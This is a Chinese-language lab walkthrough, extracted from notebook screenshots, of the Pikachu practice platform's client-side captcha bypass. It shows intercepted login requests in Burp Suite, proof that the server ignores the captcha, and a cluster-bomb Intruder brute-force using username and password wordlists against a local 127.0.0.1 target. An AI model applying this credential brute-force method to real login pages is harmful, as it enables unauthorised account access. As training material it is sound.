


关于pikachu 绕过客服端的暴力破解

笔记本:line

创建时间:2019/3/12 8:18

更新时间:2019/3/12 8:28


作者:charzhangh@163.com



关于pikachu 绕过客服端的暴力破解

1.打开代理

输入验证码



发现并没有拦截网卡信息，所以判断是在浏览器上面进行的js验证,接下来输入正确的验证码

▼

er)

t)

▼

▼

▼

▼


▼

▼

▼

▼

▼



admin111

●●●●●●●●

F6HWD

F6HWD

Login

Burp Suite Professional v2.0.11beta - Temporary Project - asdasds

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decod

Intercept HTTP history WebSockets history Options

Request to http://127.0.0.1:80

Forward Drop Intercept is on Action

Raw Params Headers Hex

POST /pikachu/vul/burteforce/bf\_client.php HTTP/1.1  
Host: 127.0.0.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; r  
Accept: text/html,application/xhtml+xml,application/xml  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://127.0.0.1/pikachu/vul/burteforce/bf\_cli  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 60  
Connection: close  
Cookie: security\_level=0; PHPSESSID=2d02554eb17b1916684  
Upgrade-Insecure-Requests: 1  
  
username=admin111&password=password&vcode=F6HWD&submit=

已经拦截到信息，发送到repeater模块，并且多次发送相同数据包，发现服务器端并没有验证验证码的正确性

```
aw Params Headers Hex
T /pikachu/vul/burteforce/bf_client.php HTTP/1.1
t: 127.0.0.1
r-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0)
ko/20100101 Firefox/65.0
ept:
t/html,application/xhtml+xml,application/xml;q=0.9,image/webp
*;q=0.8
ept-Language:
CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
ept-Encoding: gzip, deflate
erer: http://127.0.0.1/pikachu/vul/burteforce/bf_client.php
tent-Type: application/x-www-form-urlencoded
tent-Length: 60
nection: close
kie: security_level=0;
SESSID=2d02554eb17b1916684be725d9176635
rade-Insecure-Requests: 1

rname=admin111&password=password&vcode=F6HWD&submit=Login
```

Raw Headers Hex HTML Render

Pikachu 漏洞练习平台 pika-pika-

暴力破解 > 验证码绕过(on client)

Please Enter Your Information

Username

Password

验证码

B5P6M

Login

username or password is not exists~

接下来将拦截到的数据包发送到intruder，设置好载荷

Configure the positions where payloads will be inserted into the base request. The attack details.

Attack type: Cluster bomb

```
POST /pikachu/vul/burteforce/bf_client.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:65.0) G
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,in
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/pikachu/vul/burteforce/bf_client.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 60
Connection: close
Cookie: security_level=0; PHPSESSID=2d02554eb17b1916684be725d917
Upgrade-Insecure-Requests: 1

username=$admin111&password=$password&vcode=F6HWD&submit=Logir
```

## ? Payload Sets

You can define one or more payload sets. The number and each payload type can be customized in different ways.

Payload set:  Payload count: 20

Payload type:  Request count: 480

## ? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are

Paste	ceshi123
Load ...	admin123
Remove	sysadmin
Clear	test
	test1
	test2
	test123

and each payload type can be customized in different ways.

Payload set:  Payload count: 20

Payload type:  Request count: 480

## ? Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are

Paste	TTTTT
Load ...	from91
Remove	12345678
Clear	123123
	5201314
	000000
	password
Add	<input type="text" value="Enter a new item"/>

设置下多线程

## ? Request Headers

These settings control whether Intruder updates the configured req

☒ Update Content-Length header

☒ Set Connection: close

## ? Request Engine

These settings control the engine used for making HTTP requests

Number of threads:

Number of retries on network failure:

开始攻击

Showing all items

st ▲	Payload1	Payload2	Status	Error	Timeout	Length	Comment
			200	<input type="checkbox"/>	<input type="checkbox"/>	36552	
	zhangwei	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	36552	
	zw	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	36552	
	zhang.wei	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	36552	
	wei.zhang	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	36552	
	zhangw	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	36552	
	w.zhang	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	36552	
	wangwei	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	36552	
	ww	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	36552	
	wang.wei	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	36552	

发现一个与众不同的数据包

Request	Payload	Payload
12	admin	123456
24	admin	123456
468	admin	123456
480	admin	123456
0		
1	zhangwei	123456
2	zw	123456
3	zhang.wei	123456
4	wei.zhang	123456
5	zhangwei	123456

Request

Response


Raw


Headers


Hex

HTML

Render

Username 

Password 

验证码 

OBOTG

Login

login success

登陆成功了。